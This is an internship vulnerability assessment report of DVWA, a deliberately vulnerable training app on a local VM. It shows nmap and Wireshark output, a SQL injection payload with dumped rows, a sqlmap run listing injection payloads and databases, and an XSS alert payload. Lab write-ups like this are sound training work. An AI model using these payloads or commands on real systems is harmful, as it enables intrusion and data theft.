Vulnerability Assessment Report

Cybersecurity Training Internship Project

Embrizon Technologies

Project Title: Comprehensive Security Assessment using DVWA (Network & Web Security)

Submitted by: Siddharth Sinha

Date: 30/01/2025

Submitted to: Embrizon Technologies

---

1. Introduction

1.1 Objective

This report presents a comprehensive security assessment of the **Damn Vulnerable Web Application (DVWA)** to identify exploitable security flaws. By leveraging open-source penetration testing tools, this evaluation examines vulnerabilities in DVWA's network and web security configurations. The findings aim to highlight security gaps, assess potential threats, and provide actionable recommendations to enhance system integrity.

1.2 Scope

- The assessment is limited to **DVWA**, a purposefully vulnerable web application designed for security research and training.
- The evaluation employs industry-recognized security tools, including **Burp Suite, SQLMap, and other penetration testing utilities**.
- The testing environment comprises **DVWA running on a virtual machine within VMware**.
- This report systematically documents each step of the security analysis, findings, and recommended remediation measures.

---

2. Methodology

2.1 Tools & Technologies Used

- **Kali Linux** – A specialized penetration testing distribution with pre-installed security tools.

- **Burp Suite** – A robust web vulnerability scanner used for dynamic security testing.
- **SQLMap** – A command-line tool for detecting and exploiting SQL injection vulnerabilities.
- **DVWA (Damn Vulnerable Web App)** – A test environment designed for ethical hacking and security training.
- **VMware** – A virtualization platform hosting the DVWA instance.

2.2 Testing Approach

The assessment follows a structured penetration testing framework, including:

1. **Reconnaissance:** Gathering intelligence on DVWA's architecture and identifying potential attack surfaces.
2. **Scanning:** Systematically detecting vulnerabilities using automated tools and manual verification.
3. **Exploitation:** Executing controlled attacks, including SQL injection and cross-site scripting (XSS), to demonstrate risk severity.
4. **Analysis & Remediation:** Evaluating the impact of discovered vulnerabilities and recommending effective mitigation strategies.

---

3. Findings & Analysis

3.1 Network Scanner Findings


Network Scan Using Nmap

- **Target IP:** 192.168.61.129
- **Scan Command Used:**


```
nmap -A 192.168.61.129
```

- **Open Ports Identified:**
    - Port 21 (FTP)
    - Port 22 (SSH)
    - Port 80 (HTTP)
    - Port 3306 (MySQL)
- **Detected Operating System:** Linux (Ubuntu/Debian-based)

- **Screenshots:**

- 

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -A 192.168.61.129 -oN nmap_output.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-15 09:31 EST
Nmap scan report for 192.168.61.129
Host is up (0.00084s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.2c
22/tcp   open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Per
l/v5.10.1)
|_http-server-header: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
| http-robots.txt: 1 disallowed entry
|_/
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Damn Vulnerable Web App (DVWA) - Login
|_Requested resource was login.php
443/tcp  open  ssl/http Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Per
l/v5.10.1)
|_http-server-header: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2004-10-01T09:10:30
|_Not valid after:  2010-09-30T09:10:30
| http-title: Damn Vulnerable Web App (DVWA) - Login
|_Requested resource was login.php
|_ssl-date: 2025-02-02T10:34:17+00:00; -13d03h57m24s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
| http-robots.txt: 1 disallowed entry
|_/
3306/tcp open  mysql    MySQL (unauthorized)
```


- 

```
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:64:87:CC (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -13d03h57m24s

TRACEROUTE
HOP RTT     ADDRESS
1   0.84 ms 192.168.61.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.31 seconds

┌──(root㉿kali)-[/home/kali/Desktop]
└─# 
```

Packet Analysis Using Wireshark

- **Objective:** Assess network traffic security and detect potential vulnerabilities.
- **Analysis Process:**
    - Captured live traffic between the client and DVWA server.
    - Filtered HTTP and SQL-related packets to isolate potentially insecure data exchanges.
    - Detected plaintext transmission of sensitive credentials (if applicable).

- **Screenshot:**

- 
DVWA_traffic_capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.  Time          Source          Destination     Protocol Length Info
  61 26.761188562  192.168.61.129  192.168.61.128  TCP      1514 80 → 37712 [ACK] Seq=6402 Ack=1011 Win=7936
  62 26.761211689  192.168.61.128  192.168.61.129  TCP        66 37712 → 80 [ACK] Seq=1011 Ack=7850 Win=81536
  63 26.761713960  192.168.61.129  192.168.61.128  HTTP     2122 HTTP/1.1 200 OK  (text/html)
  64 26.761755904  192.168.61.128  192.168.61.129  TCP        66 37712 → 80 [ACK] Seq=1011 Ack=9906 Win=84352
  65 26.850623376  192.168.61.128  192.168.61.129  HTTP      545 GET /dvwa/css/main.css HTTP/1.1
  66 26.851075988  192.168.61.128  192.168.61.129  TCP        74 37720 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1
  67 26.851398598  192.168.61.129  192.168.61.128  TCP        74 80 → 37720 [SYN, ACK] Seq=0 Ack=1 Win=5792 L
  68 26.851457033  192.168.61.128  192.168.61.129  TCP        66 37720 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
  69 26.851687245  192.168.61.128  192.168.61.129  HTTP      532 GET /dvwa/js/dvwaPage.js HTTP/1.1
  70 26.852446611  192.168.61.129  192.168.61.128  TCP        66 80 → 37720 [ACK] Seq=1 Ack=467 Win=6912 Len=
  71 26.852446927  192.168.61.129  192.168.61.128  HTTP      348 HTTP/1.1 304 Not Modified
  72 26.853076082  192.168.61.129  192.168.61.128  HTTP      349 HTTP/1.1 304 Not Modified
  73 26.853106520  192.168.61.128  192.168.61.129  TCP        66 37720 → 80 [ACK] Seq=467 Ack=284 Win=64128 L
  74 26.870855885  192.168.61.128  192.168.61.129  HTTP      600 GET /dvwa/images/logo.png HTTP/1.1
  75 26.872147523  192.168.61.129  192.168.61.128  HTTP      349 HTTP/1.1 304 Not Modified
  76 26.912639614  192.168.61.128  192.168.61.129  TCP        66 37712 → 80 [ACK] Seq=2024 Ack=10471 Win=8563
  77 29.884984030  192.168.61.128  192.168.61.129  HTTP      583 GET /vulnerabilities/exec/ HTTP/1.1
  78 29.890409314  192.168.61.129  192.168.61.128  TCP      2962 80 → 37712 [ACK] Seq=10471 Ack=2541 Win=1120
  79 29.890474654  192.168.61.128  192.168.61.129  TCP        66 37712 → 80 [ACK] Seq=2541 Ack=13367 Win=8435
  80 29.890801644  192.168.61.129  192.168.61.128  TCP      1514 80 → 37712 [ACK] Seq=13367 Ack=2541 Win=1120
  81 29.891023887  192.168.61.128  192.168.61.129  TCP        66 37712 → 80 [ACK] Seq=2541 Ack=14815 Win=8563
  82 29.891145157  192.168.61.129  192.168.61.128  HTTP      483 HTTP/1.1 200 OK  (text/html)
```

```
▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592      0000  00 0c 29 64 87 cc 00 0c  29 35 bf 00 08 00 45 00   ··)d·
▸ Ethernet II, Src: VMware_35:bf:00 (00:0c:29:35:bf:00), Dst: V     0010  00 3c 91 f7 40 00 40 06  ac 72 c0 a8 3d 80 c0 a8   ·<··@
▸ Internet Protocol Version 4, Src: 192.168.61.128, Dst: 192.16     0020  3d 81 c0 54 00 50 8f 45  4e a9 00 00 00 00 a0 02   =··T·
▸ Transmission Control Protocol, Src Port: 49236, Dst Port: 80,     0030  fa f0 fc 80 00 00 02 04  05 b4 04 02 08 0a 23 5f   ·····
                                                                    0040  19 58 00 00 00 00 01 03  03 07                     ·X···
```

3.2 Web Security Scanner Findings

SQL Injection


- **Tested URL:** http://192.168.61.129/vulnerabilities/sqli/
- **Payload Used:** ' OR '1'='1
- **Outcome:** Unrestricted database access due to poor input validation.
- **Security Impact:** This vulnerability allows unauthorized access to sensitive data, posing a critical security risk.

- **Screenshot:**
- 

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```


SQLMap Command Used

sqlmap -u "http://192.168.61.129/vulnerabilities/sqli/?id=2&Submit=Submit#" -cookie="" --dbs




```
GET /vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 192.168.61.129
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.61.129/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=jcp5nma5grgvhm0kj0enbpl070; security=low
Connection: keep-alive
```

Capturing the cookie using BurpSuite to use in sqlmap.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sqlmap -u "http://192.168.61.129/vulnerabilities/sqli/?id=2&Submit=Submit#" -cookie="PHPSESSID=jcp5nma5grgvhm0kj0enbpl070; security=low" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable lo
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:04:54 /2025-02-15/

[10:04:54] [INFO] resuming back-end DBMS 'mysql'
[10:04:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=2' OR NOT 5036=5036#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=2' AND (SELECT 4864 FROM(SELECT COUNT(*),CONCAT(0x716a707171,(SELECT (ELT(4864=4864,1))),0x71717a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.P
&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))xJgL)-- fbkP&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
```




```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x716a707171,0x4f4b4673496c437779626c686f454a574d68556e5679796f5a52576f446f72415777527157655a6e,0x71717a7a71)#&Sub
---
[10:04:54] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.14, PHP 5.3.1
back-end DBMS: MySQL ≥ 5.0
[10:04:54] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test

[10:04:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.61.129'

[*] ending @ 10:04:54 /2025-02-15/
```

Cross-Site Scripting (XSS)

- **Tested Form:** DVWA Comment Box
- **Payload Used:** <script>alert('XSS')</script>
- **Outcome:** Execution of malicious JavaScript within the victim's browser.
- **Security Impact:** Exploiting this vulnerability can lead to session hijacking, credential theft, and phishing attacks.

